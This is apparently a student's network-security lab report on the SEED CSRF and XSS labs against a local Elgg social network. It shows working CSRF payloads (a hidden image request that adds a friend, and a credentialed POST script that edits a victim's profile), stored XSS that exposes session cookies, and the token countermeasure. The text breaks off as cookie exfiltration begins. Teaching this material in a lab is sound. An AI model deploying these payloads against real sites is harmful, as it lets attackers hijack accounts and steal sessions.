Andrew Barba
CS6740 Network Security


Project 3
Web Attacks

LAB ENVIRONMENT


Step 1.

```
$ sudo service apache2 start
```

Step 2.
Load the client facing site:



Step 3.
Load the malicious site:


Malicious Web - Mozilla Firefox
2:55 PM
Seed
Malicious Web
www.csrflabattacker.com
Google
Most Visited
Getting Started
Seed Labs
CSRF Lab Site
Malicious Web
Write your malicious web here
31/3/16 - 2:55:31 pm

PART 1 TASK 1

Explanation

The goal of this task is to get Alice to add Boby as a friend without her knowing it. This could allow Boby to view information about Alice that she thought would only be available to people she trusted. Our goal is to get Alice to visit a malicious site so we can forge a request from that site to the social network and attempt to add our self as a friend. The key to this attack is Alice having a valid session with the network before visiting our malicious site. If she has a valid session, and we call and endpoint on the site, the browser will automatically send any associated cookies with the request.

Design

Step 1

First we must figure out the endpoint that is responsible for adding someone as a friend. To do this, I logged in as Charlie and searched for Boby. I then clicked in to his profile and looked for the "Add Friend" button. I then opened firebug to inspect the action of this button:

We can see in the screenshot above that endpoint is /action/friends/add with a query parameter of friend. The query parameter friend has a value of 40 in the screenshot above. I'm going to assume that this is the id of that user.

Step 2.


Next we need to add code to the malicious site that will send this request just like the button would. I want to send the request as soon as Alice visits the page so I'm going to use an image tag and set the src attribute to this request URI. The image won't display properly on the site but that's fine, because by the time the site loads the damage will be done. Here is a screenshot of the modified code:

```
1  <html>
2      <head>
3          <title>
4          Malicious Web
5          </title>
6      </head>
7      <body>
8          Hello, Alice
9          <img src="http://www.csrflabelgg.com/action/friends/add?friend=40" style="display:none;" />
10     </body>
11 </html>
```


The browser does not know the image link is malicious, it will issue a GET to that URI automatically and even though the browser will have nothing to display, the server will still process the request.

Observation


Let's get Alice to visit the malicious site. Before visiting:



Visit the site:



And after reloading her friends page:



As you can see above, we have successfully added ourself as a friend of Alice.

PART 1 TASK 2

Explanation

In this attack we want to change profile information of a victim. To do so we are going to get them to visit a malicious site and we will send a cross domain POST request on their behalf. If we create the request properly, the browser will attach their session cookies to the request and will think they initiated the request on purpose.

Design

Step 1.

First we must figure out the user id of our victim, in this case Boby. To do this we will take the same approach we did before. Search for Boby, visit his profile, inspect the source, and grab his id:

```
<ul class="elgg-menu profile-action-menu mvm">
  <li>
    <a class="elgg-button elgg-button-action" href="http://www.csrflabelgg.com/action/friends/remove?friend=40&__elgg_ts=1459466995&__elgg_token=8173356ca7ed6d2211f8d03cca1e6c9c">Remove friend</a>
  </li>
  <li>
  <li>
</ul>
```

We are already friends with Boby so this time I inspected the “Remove Friend” button and found that his user id is 40.

Step 2.


Next we will update the malicious site to include a small script that will forge the POST request:

```
<html>
    <head>
        <title>
        Malicious Web
        </title>
    </head>
    <body>
        Hello, Alice

        <script>
        (function() {
            var request = new XMLHttpRequest();
            request.withCredentials = true;
            request.open("POST", "http://www.csrflabelgg.com/action/profile/edit");
            request.setRequestHeader("Content-Type", "application/x-www-form-urlencoded")
            request.send("guid=40&description=I+support+SEED+project!");
        })();
        </script>
    </body>
</html>
```


Here we are creating an asynchronous request (AJAX) using the XMLHttpRequest object. We set the HTTP method to POST and set the proper URI for the edit profile action. We then send the request with the with a body that includes Boby's user if and the description we want to set. In this case "I love SEED project!".


Observation


Next let's get Boby to visit our malicious site. Before visiting:




Visit the site and also look at the POST request sent in Firebug:







After visiting:



Additional Questions

Question 1.
I already talked about this in Task 1 but I will mention again. To find the ID of a user we need to inspect an action on that user's profile page. Specifically, we know the add friend action requires the user id of a user you want to add, so we can go any user's profile and inspect the add friend button. We will see a query parameter in the request URI labeled "friend" and it will be set equal to some number. That number is the unique ID of the user. It's important to note that this technique happens to work on this site but may not work the same way for other sites. There is no guaranteed way of finding out a user's unique id for that site, I was just able to discover this by browsing around and inspecting some code.

Question 2.
Yes, Alice can write additional code that will allow her to launch this attack on any user who visits her, assuming they have a valid session. What she can do before issuing the malicious POST request is issue a GET request on behalf of the user to say their profile page. She can then parse the returned HTML (a basic regex should do) and pull out the users user id. Once parsed, she can send an identical request as before, just replacing the static id of 40 with the parsed id she grabbed from the GET request.

PART 1 TASK 3

Explanation

In this task we will enable countermeasures to the two CSRF attacks performed in the previous tasks. After enabling the countermeasures in the web application we will attempt the first attack again and it will fail. This is because the updated server expects two additional hidden values to be sent with the requests and these values are hidden in the html on the actual site. Therefore the attacker can not get these values from their malicious site because they are unique to the logged in user.


Design

Step 1.
First we enable the countermeasures:

```
307  function action_gatekeeper($action) {
308
309      //SEED:Modified to enable CSRF.
310      //Comment the below return true statement to enable countermeasure.
311      // return true;
312
313      if ($action === 'login') {
314          if (validate_action_token(false)) {
315              return true;
316          }
```


All we has to do was comment out the early return so the function actually runs, it was already built into the web application.

Step 2.
Attempt the attack performed in task 1:



Observation

Below you can see a screenshot taken after Alice refreshed her page on the social network. Notice that Bob is not her friend and the site even displayed a red error banner in the top right corner saying that a request failed:




PART 2 TASK 1

Explanation

In this task we will explore a basic cross-site scripting attack by adding javascript to our own user profile on the social network. Assuming the site is not protecting thmself's against arbitrary html added to user defined fields (like my profile description), we should be able to execute code any any user's browser when they visit our profile.

Design


Below I am logged in as Boby and adding a script to his public brief description:



Observation

Immediately after saving I was greeted with this alert, proving the attack was successful:

Now let’s login as Alice and see if she is also affected by the attack:



The screenshot looks almost identical, but take my word for it that is Alice’s account. I simply search for Boby and then clicked into his profile. Alice was immediately greeted with the same alert.


PART 2 TASK 2

Explanation

In this task we will attempt to prove that we can access a user's cookies by injecting a script into our profile and displaying the logged in user's (not necessarily the same profile they are viewing) cookies.


Design

Just like before we will insert a script into our public description:



Observation

And once again, upon saving we are immediately greeted with a Javascript alert that displays our session cookies:



PART 2 TASK 3

Explanation


The last 2 tasks showed that we can run code in a user's browser and even get access to potentially private information. In this task we are going to attempt to actually save that data and send it back to a malicious server where we can store the information, look at it, and potentially forge requests on behalf of the victim. To do so we will run our own HTTP server using Node.js (as might as well stick with 